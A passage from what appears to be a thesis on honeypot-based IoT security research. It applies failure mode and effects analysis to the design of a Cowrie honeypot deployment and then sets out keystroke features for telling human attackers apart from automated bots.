- *Failure mode(s):* Identifying the possible failures which could happen for each function.
- *Failure effect(s):* Discussing the possible effects of the identified failure modes.
- *Cause(s):* Identifying the causes for the failures to happen.
- *Available control(s):* Available controls refer to the actions which can be taken against each cause leading to a potential failure. These controls help prevent the failures from happening, reduce the likelihood of successful failures or detect the failures.
- *Risk Priority Number:* RPN refers to calculating a priority number for each risk by multiplying the values assigned to severity, occurrence and detection parameters. It helps to rank potential failures in the order they should be addressed. Values for these parameters can be between 1 – 5 or 1 – 10 [164]. We will use 1 – 10 and ratings provided by [100].

  - *Severity (S):* The severity is defined as the impact of potential failures when they happen. FMEA team gives the rating to a potential failure's severity on a scale of 1–10. The minimum value represents the minimum impact of a failure and the maximum value represents failure's maximum (severe) impact.
  - *Occurrence (O):* Occurrence refers to how often the causes for potential failures are expected to occur. FMEA team gives the ratings of occurrence to a cause for potential failure on a scale of 1–10. The minimum value represents the minimum likelihood of a failure and the maximum value represents the maximum likelihood of a failure to happen.
  - *Detection (D):* Detection refers to the capability of available controls to detect potential failures. FMEA team gives the ratings of available control's capabilities to detect potential failures on a scale of 1–10. The minimum value represents that potential failures will always be detected and the maximum value represents that failures cannot be detected.

- *Recommended action(s):* The actions to take to reduce the severity of the failures, the occurrence of those failures and increasing detection capabilities.

6.4 FMEA Process

FMEA focuses on answering the questions related to risk assessment and mitigation such as: 1) what could be the potential failure modes of a Product, Process or System (PPS)? 2) what are the effects of failure modes? 3) how to prioritise the failure modes according to the frequency they will occur, their severity and detection capabilities of available controls? and 4) what is available to detect and mitigate these failure modes and recommended actions? To apply the FMEA process, various steps have been

introduced in different studies and listed below [47, 100, 138, 164]:

1. Select and gather a team to review the PPS to be analysed.
2. Decompose the overall PPS into the sub-components, process activities or sub-systems and identify the functions considering the hardware/software architectures and functional/non-functional requirements into account.
3. Identify the failure modes, causes and their effects.
4. Evaluate potential risks and calculate RPN for each component, process activity or subsystem by assigning corresponding values for risk's severity, occurrence and existing controls' detection capability.
5. Calculate the RPN value based on severity, occurrence and detection values and prioritise the risks. The higher RPN value indicates the greater risk.
6. Following RPN calculation, identify, suggest and perform corrective actions to reduce the severity and frequency or improve the detection capabilities.
7. Selected corrective actions are then transferred to the control plan for implementing these actions and planning when to perform these actions and appropriate checks.
8. The process is continuous and involves monitoring the performance after suggested actions have been accomplished.

6.5 Motivating Scenario

Designing a cyber security experiment involving multiple honeypots in an IoT environment requires attention to a large number of contributing factors. In order to have proper control in the experimental environment, we

need to consider these factors at the design phase, think about how they can affect results, what could be the potential causes and how to minimise or mitigate them. We assume following goals to acheive when deploying honeypots in an IoT environment are:

- Collect and study behaviours of IoT attack patterns.
- Capture attacks from various types of attackers including botnets, automated scripts and humans.
- Study the role of geolocation on the number, type and frequency of attacks.
- Avoid honeypot from being detected by attackers.
- Do not put other systems on the same network at the risk of receiving malicious traffic.
- Honeypot is not used to attack others on the Internet.
- Honeypot system is not being taken over by the attackers.
- Simulate IoT-specific behaviours.

Theoretically, we can achieve the above mentioned goals by increasing the deceptive capabilities of the honeypot system, choosing the suitable locations to deploy honeypots, increasing exposure and changing configurations accordingly. However, in order to look at how a specific component, configuration or deceptive function of a honeypot system can be vulnerable to being detected, introducing bias or decreasing exposure, we need to perform a detailed analysis.

6.6 FMEA of Cyber Security Experimental Design

The overall system to analyse using FMEA refers to the design of a honeypot-based cyber security experiment for an IoT environment. We are considering Cowrie as a choice for our honeypot system. Our experimental design is composed of various honeypot components such as configurations, functions, deceptive capabilities, deployment and monitoring parameters as shown in Figure 6.1. We perform our FMEA analysis in four parts including: 1) deceptive capabilities, 2) increasing exposure, 3) avoiding detection, and 4) deployment and monitoring.




Figure 6.1: Overview of a honeypot-based cyber security experiment and components.

6.6.1 Deceptive capabilities

In this section, we will look at configurations and components relevant to modifying the honeypot to present an IoT device, what could be the possible failures if these settings are ignored, their effects on results and how to take corrective actions by performing FMEA. For example, the honeypot by default listens on port 2222 and port 2223 for Secure Shell (SSH) and Telnet protocols, respectively. In a real environment, for IoT devices, designated ports for SSH and Telnet protocols are 22 and 23, respectively. To convince attackers that they have accessed a real IoT device, we need to redirect traffic coming on port 22 to port 2222 and on port 23 to port 2223. Failure to do this will result in connections being refused as the requests will not reach the honeypot. As a result, if attacks are not captured, this will result in information loss. For the possible configurations and components, we provide our analysis in Table 6.1 using FMEA.

The process of assigning RPN values for each component of the overall experiment depends on the severity of the potential failure, the occurrence of the failure and the system's detection capabilities to detect that failure. The higher the overall value of RPN is, the sooner the risk needs to be addressed. For example, in Table 6.1, SSH and Telnet are two main protocols supported by the honeypot. Their severity is highest since the failure of the honeypot to capture these attacks will fail the experiment. Occurrence is also highest because it is exposed to attacks as soon as the honeypot is deployed. The honeypot system cannot capture the attacks that are not directly performed on the ports where it is operating. Hence, no detection capability to identify this risk. Therefore, assigned RPN values are highest, i.e., 10.

Commands such as "`top`" by default shows static information. We assign the lowest priority since in the absence of dynamic output, the honeypot system still provides core functionalities and support for many other commands. In this case, the severity and the occurrence are set to 6 and 4, respectively since many attacks do not require execution of these com-

mands. Log files generated by the honeypot on the attacker's activities include information about executed commands. Stored information in log files can be analysed. However, it is very hard to know if the attacker may have suspected not an IoT device because this command showed a static process. Hence, we assign the detection value as 5. Similarly, we assigned the RPN values for other components in Tables 6.1, 6.2 and prioritised them accordingly.

6.6.2 Increasing exposure

One of the challenges in deploying honeypot systems on the Internet is effectively exposing the honeypot and receiving desired network traffic or attacks. In our case, if we deploy Cowrie as an IoT device, we expect to receive IoT-specific attack traffic and capture maximum unique attacks. For example, the deployed honeypot may also be subject to receiving non-IoT attacks as some of the ports used are common between IoT devices, web-based services and other network peripherals. In this way, other attacks or network traffic may introduce bias in analysis and it is required to avoid capturing other types of attacks. We use FMEA to look at what could be the possible failure modes, their effects on experimental results and how to take corrective actions related to increasing exposure for a honeypot system. We provide our analysis in Table 6.2.

6.6.3 Avoiding detection

Another challenge in deploying honeypot systems on the Internet is to avoid detecting the systems as honeypots by attackers. Attackers may also be aware of the honeypots and can design scripts or apply various methods to detect the presence of honeypots. This section will look at how to configure, modify and deploy honeypot to avoid its detection, the potential failure modes when a honeypot is detected, their effects on experimental results and how to take corrective actions by performing FMEA. For

Table 6.1: FMEA for deceptive capabilities of honeypot in IoT.

Component	Functions	Failure Mode(s)	Failure Effects	Causes	Available Controls	RPN ($S^a \times O^b \times D^c$)	Recommended Actions
SSH Protocol	Simulating SSH service	Connection refused	Attacks not captured	Listens on port 2222	Change configurations	$10 \times 10 \times 10 = 1000$	Redirect traffic on port 22 to 2222
Telnet Protocol	Simulating Telnet service	Connection refused	Attacks not captured	Listens on port 2223	Change configurations	$10 \times 10 \times 10 = 1000$	Redirect traffic on port 23 to 2223
Interaction time, Host name, Architecture, Operating system, Hardware details, Enable Telnet	Basic configurations for a system/device	Attackers may suspect not an IoT device	IoT-specific attacks not captured	Default settings resemble another installation	Change configurations	$8 \times 5 \times 5 \times = 200$	Change configurations to simulate an IoT-specific device
Processes	Simulates currently running processes	Attackers may suspect not an IoT device	IoT-specific attacks not captured	Static processes	Add new processes	$8 \times 5 \times 5 \times = 200$	Add IoT-specific processes in the list of currently running processes
lscpu, getconf, locate, nproc, df, ulimit, free	Shows device information	Attackers may suspect not an IoT device	IoT-specific attacks not captured	Default settings resemble another installation	Change information	$8 \times 5 \times 5 \times = 200$	Change configurations to simulate an IoT-specific device
Welcome banner	Shows welcome message	Attackers may suspect not an IoT device	IoT-specific attacks not captured	Default settings resemble another installation	Change message	$6 \times 3 \times 8 \times = 144$	Change welcome message to IoT-specific (e.g. busybox)
Login	Login functionality to enter the device	Can login with any username/password	Attacker might loose interest and suspect not a real system	Any username, password accepted	Two different modes of login functionality available	$8 \times 5 \times 3 \times = 120$	Limit username/password list, make login functionality resilient
File system	Simulates a file system	Attackers may suspect not an IoT device	IoT-specific attacks not captured	Static file structure	Create new file system	$8 \times 3 \times 5 \times = 120$	Create a file-system to show default files of an IoT device
killall, top	Shows static messages (Static commands)	Attackers may suspect not an IoT device	IoT-specific attacks not captured	Commands show static messages	Dynamic output not supported	$6 \times 4 \times 5 \times = 120$	Increase deception to support commands and add IoT-specific information

[a] Severity, [b] Occurrence and [c] Detection

Table 6.2: FMEA for increasing exposure, avoiding detection, deploying and monitoring honeypot in IoT.

Increasing Exposure							
Component	**Functions**	**Failure Mode(s)**	**Failure Effects**	**Causes**	**Available Controls**	**RPN ($S^a \times O^b \times D^c$)**	**Recommended Actions**
Login credentials	Entering into the devices	Attackers cannot login	Attacks not captured	Login details are not easy to guess	Change login details	$10 \times 10 \times 2 \times = 200$	Use common usernames/ passwords
Locations	Selecting deployment locations	Less attack traffic	Attacks not captured	Deployment locations not selected properly	Improve experimental environment	$8 \times 7 \times 3 \times = 168$	Choose locations with huge attack traffic and in different regions
Attack traffic	Capture attacks	Attack campaigns, Non-IoT attacks, Connection requests	Unique attacks not captured, Traffic noise	Traffic not monitored regualrly, Non-IoT ports open	Improve experimental environment	$8 \times 5 \times 3 \times = 120$	Make honeypot resilient, simulate IoT behaviours
Avoiding Detection							
Component	**Functions**	**Failure Mode(s)**	**Failure Effects**	**Causes**	**Available Controls**	**RPN ($S^a \times O^b \times D^c$)**	**Recommended Actions**
Blogs, Forums	Information about device	Honeypot detected	Attackers loose interest	Listed as honeypot	Improve experimental environment	$7 \times 5 \times 10 \times = 350$	Improve deception and change configurations
Shodan	IoT search engine	Honeypot detected	Attackers loose interest	Listed as honeypot	Improve experimental environment	$7 \times 3 \times 10 \times = 210$	Improve deception and Check device listing
Password	Attacker can login with different passwords	Honeypot detected	Attackers loose interest	Password not stick	Two authentication modes available	$8 \times 8 \times 3 \times = 192$	Store passwords for returning attackers
File system	Simulates a file system	Honeypot detected	Attackers loose interest	Changes in file system not stored	Default file system for new session	$7 \times 4 \times 5 \times = 140$	Store file changes for returning attackers
Fingerprinting	Detect honeypot	Honeypot detected	Attackers loose interest	System not updated	Change configurations	$7 \times 4 \times 5 \times = 140$	Plausible reasons for unsupported functionality
Username	Simulates a user	Honeypot detected	Attackers loose interest	Attackers know the default username	Change username	$8 \times 4 \times 3 \times = 96$	Random username in pickle, shadow, group, passwd files
Deployment and Monitoring							
Component	**Functions**	**Failure Mode(s)**	**Failure Effects**	**Causes**	**Available Controls**	**RPN ($S^a \times O^b \times D^c$)**	**Recommended Actions**
Deployment	Honeypot deployment	Other systems on risk, system taken over	Experiment failure	Challenges not considered	Improve experimental environment	$10 \times 5 \times 8 \times = 400$	Deploy honeypots as isolated systems, choose deployment servers with good support
Installation	Honeypot installation	Required functionalities not working	Experiment failure	Challenges not considered	Improve experimental environment	$10 \times 5 \times 5 \times = 250$	Use latest system version, update security patches, installing required libraries
Log files	Logs all activities	Honeypot functionality interrupted	Accurate responses not sent against attack actions	Errors reported in logs are ignored	Errors are reported in log files	$10 \times 5 \times 2 \times = 100$	Monitor log files regularly, take corrective actions
SSH tunnelling	Simulates TCP/IP requests forwarding	Honeypot used as proxy server	System used to target others	Change in configurations, system bug	Change configurations	$10 \times 2 \times 2 \times = 40$	Disable traffic forwarding and monitor logs

^{a} Severity, ^{b} Occurrence and ^{c} Detection

example, suppose the same attacker can login to the system with different passwords. In that case, it will make honeypot suspicious for the attacker and the attacker may not perform further attack processes and lose interest. As a result, we lose information. It is also possible that after detecting a honeypot system, an attacker may release the information publicly, i.e. public forums, affecting experimental results. So, it is essential to look at these aspects in detail. We provide our analysis in Table 6.2.

6.6.4 Deployment and monitoring

Deployment of honeypots require attention on:

- The selection of honeypots deployment model such as stand-alone system or a network of honeypots.
- The selection of underlying operating systems.
- The installation of required libraries for the honeypot system to work properly.
- Ensuring the honeypot system is not used as a platform to launch attacks and target other hosts and systems (e.g. the honeypot being used as a proxy server).
- Monitoring log files regularly and search for any errors thrown by the honeypot system to make sure that the honeypot functionality is not interrupted.

Deployment and monitoring are important aspects that should be carefully considered in a honeypot-based experiment. We use FMEA to look at what could be the potential failure modes if we do not take precautionary measures, their effects on experimental results and how to take corrective actions related to honeypots deployment. We provide our analysis in Table 6.2.

6.7 Summary

This chapter discussed application of FMEA analysis to a honeypot-based IoT cyber security experiment. FMEA helped us identify the factors affecting a cyber security experiment regarding deceptive capabilities of honeypots, increasing honeypots exposure, avoiding honeypot detection, deploying and monitoring the honeypots. For relevant configurations, components, deceptive capabilities and their potential to be used; we analysed:

- What are the possible failure modes?
- How failure modes are going to affect experimental results?
- What could be the possible causes for failures?
- What do we have in available controls to detect and mitigate failures?
- What should be the recommended actions?

The FMEA analysis provided the guidelines for conducting a large real-world experiment in which multiple honeypot instances can be deployed considering the contributing factors discussed above.

The next chapter discusses our experimental system for deploying 15 medium-interaction server honeypots in five geographical locations worldwide and collecting attack data for a period of two months. From the collected attack data, specifically, we focus on detecting human attackers and understanding their interaction behaviours with the honeypots to perform attacks. We discuss attackers' case studies in terms of the attack actions performed, skills and intentions of human attackers. Moreover, we also report our observations on attack traffic and the influence of customising honeypots configurations for capturing attacks and attackers' activities.

Chapter 7

Feature Identification and Study of Human Attackers

This chapter answers *RQ5: How do we identify human attackers in IoT environments and study their interaction behaviours?*

In this chapter, Section 7.1 provides brief details on research problem and previous works. Section 7.2 is about the experimental design and data collection. In Section 7.3, we discuss the feature identification process, the analysis performed and observations on human attackers related to their interactions in the attack process. Section 7.4 discusses five attackers' case studies. In Section 7.5, the types of attacks received on honeypots and the advantages of increasing deception are discussed. Section 7.6 summarises this chapter.

7.1 Introduction

The exploitation process followed for Internet of Things (IoT) devices and the behaviours of IoT botnets have been thoroughly discussed [41, 153, 98, 14]. In existing studies [20, 44, 113, 120], human attackers and their potential characteristics have been discussed which differentiate them from bots. For example, humans make mistakes, typing speed is slower and

commands are sent character by character or copied and pasted.

These features are well known and it is possible that bots can be programmed to emulate human behaviours by varying typing speed, randomly adding delays and pressing `Backspace` or `Delete` keys. Therefore, we need to consider more features that can be used to detect human attackers. This includes looking at the usage of other possible keystrokes such as `Spacebar`, `Enter` while typing commands, shortcuts, cursor and other keys. Identifying human attackers and understanding their attack processes require more attention as they are adaptable and pose a greater threat, such as:

- Human attackers can change their attack actions according to the situation, whereas bots operate based on a pre-programmed or predefined set of instructions.
- There is a high probability that the human attackers will perform the attack process differently according to their skills, domain knowledge and available resources to perform the attack process. On the other hand, the probability of performing similar actions as part of an attack process is higher for the bots operated by the same botnet or following the same script.
- Humans can respond to their failed attack actions differently, e.g., they can look for the errors in issued commands and then correct them, can repeat the same command to give it another try or execute another command. In comparison, bots may keep performing attack actions even on the failure following the sequence as they are programmed.
- The intentions of human attackers performing attack actions can be various based on what they discover during each phase of the attack process. On the other hand, bots may be limited to achieving a specific goal such as using the resources of infected devices for Distributed Denial of Service (DDoS) attacks.

- Defending against human attackers is a complex process as humans can think out of the box and perform counter operations against defensive actions. Whereas, bots are more likely to be rigid in their responses of defensive actions if they can make any response at all.

In terms of explicitly discussing the behaviour of human attackers while performing cyber attacks, there exist very few studies [20, 113]. Attacks are evolving continuously and there is a need to discuss in detail the behaviour of human attackers performing attack processes with updated data.

This chapter focuses on identifying human attackers and providing a deeper understanding of how they interact and perform the attack process. We conduct a large experiment by deploying 15 medium-interaction server honeypots in five locations for two months. Three instances of honeypots are deployed in each location to capture and analyse attacks. As part of this chapter, we proposed the following contributions:

- We identified a representative set of features to identify human attackers. Our feature set includes identifying: 1) instruction patterns, i.e., sending attack commands, 2) usage of modifier keys when pressed simultaneously with alphanumeric keys and function keys, 3) usage of cursor control keys also pressed with modifier keys, 4) usage of other keys, e.g., `Backspace`, `Tab`, `Enter`, `Spacebar`, `Delete`, and 5) usage of shortcut keys for, e.g., copy, paste, exit and enter. We validated our features by analysing the collected data and observing the use of control, modifier, cursor and shortcut keys for human attackers as opposed to automated attacks. Additionally, we observed that human attackers made typographical errors, spelling mistakes and spend a considerable amount of time getting information about the devices once they successfully login.

- We analysed five attackers' case studies to discern characteristics of human attackers in terms of their skills, attack actions performed

to exploit devices and potential intentions. This shows that human attackers possess various skill levels such as executing basic commands with typographical mistakes and issuing advanced commands. Within an interactive Shell, they combine the typing of commands character by character with pasting commands from a buffer. The intention of the attacks varies from obtaining basic information to downloading, installing malware files and removing any traces of activities.

- We deployed honeypots at various locations configured with default and IoT-specific customised settings, i.e., improved deception. Our observations showed that variations in the number of attacks received are related to deployment location. Custom honeypots received less number of successful login attacks, but they were more IoT-specific. Moreover, we found that increasing deception in custom honeypots convinced attackers to make longer engagements. For example, when executing the "top" command, attackers spent more time when it shows dummy processes dynamically. In comparison, when the command just showed a static message, most of the times attackers quickly proceeded to the following activity.

7.2 Experimental Setup and Data Collection

In this section, we discuss experiment details as following for conducting a honeypot-based cyber security experiment:

- *Honeypot system:* Our choice of honeypot system is Cowrie.
- *Honeypot setup configurations:* Setting up the configurations and making modifications to increase deceptive capabilities of honeypots.
- *Deployment model:* The selection of deployment locations and deployment model.

- *Monitoring:* Monitoring and maintenance measures of deployed honeypots.
- *Data collection:* Data collected through honeypots for further analysis.

7.2.1 Honeypot setup configurations

Cowrie allows to configure and open various ports for accepting connection requests. The first step we did for setting up our experimental environment was to open ports 22 and 23 for Secure Shell (SSH) and Telnet protocols, respectively, as both of the protocols are used by IoT devices [151, 154]. We conducted a risk assessment study in Chapter 6 discussing what could be the potential challenges that affect a honeypot-based cyber security experiment. Based on our theoretical study, we decided to use the following two variants of Cowrie honeypot for our experiment.

Default honeypot

We used the Cowrie honeypot with default settings and configured it to listen on ports 22 and 23. We have already discussed in Section 2.3.2 that Cowrie honeypot with default settings meets the criteria defined for providing essential services such as Shell interaction, simulating file system and user profile to mimic an appropriate environment for IoT devices.

Custom honeypot

We customised the Cowrie honeypot by modifying configurations and components relevant to increasing deception, avoiding detection and increasing exposure. Theoretically, we have discussed these aspects in Chapter 6. Here, we present the details as follows on how and which modifications were made.

- *Device information:* The default configurations related to showing device information were changed with the information taken from an IoT device.
- *Processes information:* We added some of the processes information taken from an IoT device to the list of currently running processes in the honeypot.
- *Username and password:* We limited the credentials list to accepting five possible combinations of username and passwords. This was to make sure that we only did not capture attack campaigns and automated attacks. We included two login credentials (one of them with minor modification) in the list which were reported as the part of Mirai (IoT malware) leaked source code. Moreover, returning attackers were limited to login with the password which they previously used.
- *Welcome message:* We changed the welcome message taken from an IoT device for simulated Shell environment once attackers gain access to the device.
- *Interactive timeout*: We increased the interactive timeout to capture longer activities of attackers. This refers to increasing time for interactive sessions to terminate.
- *User profile:* We changed the default user to another user. For this purpose, all related files were updated to contain the same information about the user profile.
- *Commands support:* The "top" command dynamically lists the processes running which are taken from an IoT device.

7.2.2 Deployment model

We deployed 15 default and custom honeypots using virtual private servers in five different geographical locations, as shown in Figure 7.1. The under-




Figure 7.1: Deployment of honeypots for data collection.

lying operating system for servers was Ubuntu, i.e., a Linux distribution, and we used the services provided by three hosting companies in the locations mentioned earlier. The purpose for choosing various locations was to collect large attack data. Deploying all honeypots on one location will limit us as attacks may be location-specific. Considering various locations will allow us to look at captured attacks with various lenses.

We deployed one instance of default honeypot and two instances of custom honeypot containing various users' information in each location. The rationale behind this decision covers various aspects and assumptions such as: 1) the custom honeypots are resilient to get into the device and there are high chances that attacks captured on them are not automated attacks which enters into the devices as the result of brute-force or dictionary attacks, 2) it will enable us to determine how increasing deception can be helpful, and 3) to convince attackers for the custom honeypots that they are accessing real devices in case they are successful in detecting default honeypot on any of the locations.

Before deployment, we also made sure that access to real SSH service is adequately secured with a strong password, traffic redirection on ports where honeypots operate is enabled and all required libraries are installed

to make sure that honeypots are working correctly.

7.2.3 Monitoring

We monitored the deployed honeypots to ensure that: 1) actions of attackers do not interrupt their functionality, 2) they are operational by pinging them and in case any of the machines do not respond, restart it, 3) all forward requests on them are discarded, and 4) data collected on honeypots copied and stored.

7.2.4 Data collection

The honeypots were operational for two months and collected attack data. The honeypots store the data in log files in the form of events. When an attacker connects to the honeypot, a unique identifier is assigned, i.e., session id. All information for an attacker in various events was extracted through a session id representing an attacker's activities on the machine in each attack session. For our analysis, we have analysed the attack sessions (i.e., interactive) in which attackers executed commands instructing the devices to perform attack process. These sessions provide information about how attackers exploit the honeypots. The details on the number of interactive attack sessions received on default and custom honeypots are provided in Figure 7.2 and Figure 7.3, respectively.

7.3 Feature Identification and Characterising Humans Attackers

Our main focus is to perform a detailed analysis on identifying human attackers and how they interact to perform attack process. Successful compromises are not only performed by human attackers. In fact, most of the attacks are performed automatically (discussed later). We understand that




Figure 7.2: Interactive attack sessions on default honeypots.




Figure 7.3: Interactive attack sessions on custom honeypots.

even for human attackers, it is possible that they start the attack process by typing commands and then try to execute a script or copy/paste commands. However, once they start the interaction, there is a higher probability of detecting them based on their characteristics while interacting with the system. There is also a possibility that a source of an automated attack could be a human. We are not studying this aspect and limiting our scope to interactive sessions only where attackers interact in the terminal to perform the attack process.

Differentiating the attacks conducted by specifically human attackers is not an easy task. To achieve this, we have first to identify a representative set of potential features representing humans' characteristics when interacting with a command-line system (Shell environment).

7.3.1 Feature identification

Our feature identification process is based on the domain knowledge and the following features are identified:

- *Instruction pattern:* We initially studied how a human attacker interacts and executes commands to perform the attack process. The possible options could be: 1) commands are executed one by one such as each time an instruction (command or multiple commands using separators) is completed, the attacker hits `Enter` to execute and 2) multiple instructions (commands) are executed at once such as an attacker can paste multiple instructions together, however, in this case, `New Line` will be automatically recorded. Also, for the second case, `Enter` may be pressed at the end once commands are pasted. *Resulting Features:* 1) `Enter` and 2) `New Line and Enter`.

- *Typing pattern:* We then explored typing patterns such as if an attacker types multiple characters as part of an instruction such as `uname -a`. In such cases, if space is pressed during typing, this in-

dicates a human attacker typing instructions (commands) character per character. *Resulting Feature:* `Spacebar`.

- *Typographical errors:* There is a high probability that humans make mistakes while typing commands and they correct them using `Delete` or `Backspace`. Another possible error during commands typing could be pressing consecutive space bar mistakenly. Such as writing command with more than one space in between, e.g., `uname  -a`. *Resulting Features:* 1) `Consecutive_Spacebar`, 2) `Backspace`, and 3) `Delete`.

- *Modifier keys:* We explored modifier keys such as `Shift and Ctrl` pressed by attackers. These keys separately do not perform any operation. However, it is important to detect these keys when pressed simultaneously with alphanumeric and function keys as they pass special instructions to the Shell and associated system and can indicate the presence of human attackers. Many operations can be performed when modifier keys are pressed with alphanumeric keys. Although we are considering all alphanumeric and function keys when pressed with modifier keys, common operations that can be performed by applying modifier keys as well as other keys are presented in this chapter as features. *Resulting Features:* 1) `Ctrl-c` (copy), 2) `Ctrl-v` (paste), 3) `Ctrl-d` (exit the terminal), 4) `Ctrl-j` (New Line), 5) `Ctrl-l` (clear screen), and 6) `Ctrl-m` (Enter).

- *Cursor keys:* We also looked for the the use of cursor keys during a session by attackers as they are also good indicators that a human wants to add or remove characters in the command at a specific location and move the cursor using cursor keys. *Resulting Features:* 1) `Left`, 2) `Right`, 3) `Up`, and 4) `Down`. `Up and Down` can also be used to check for previously executed commands. We also considered if these cursor keys are pressed simultaneously with modifier keys including `Ctrl` or `Shift`.

- *Other keys:* We also looked at other keys which potentially can be pressed by a human attacker when typing commands. *Resulting Features:* 1) `Tab`, 2) `Clear`, 3) `Insert`, 4) `Home`, 5) `Page Up`, 6) `Page Down`, 7) `End`, 8) `Delete`, and 9) `Esc` (escape).

The identified features discussed above cover a representative set of the potential characteristics of human attackers when they interact with the compromised system in order to exploit it. The features discussed above are not limited to only considering typographical errors in commands for sending data but allow to think about many possible scenarios where human attackers can be detected.

7.3.2 Analysis

We analysed interactive attack sessions captured across all of the honeypots based on the features mentioned above. Our initial analysis revealed that most of the attack sessions were automated. The observations are based on considering various factors. First, we sorted the commands in all sessions according to the time stamp. Many sessions were found either executing similar or nearly similar commands following the sequence representing a unique attack pattern. This showed that a major portion of the attack sessions on each machine could be represented using only three to five attack patterns. Moreover, attack sessions representing a unique attack pattern were repeated for the specific number of days by various IP addresses and spending nearly similar time on the machine (i.e., session duration).

This shows that most of the recorded attacks are automated, persistent or are the result of campaigns by attackers. Further supporting this observation; most of the attack sessions recorded did not include the identified features associated with human attackers. We could only identify the presence of `New Line` which indicates that more than one commands were executed together automatically as `Enter` was not pressed to send




Figure 7.4: Presence of identified features in attack sessions.

instructions separately.

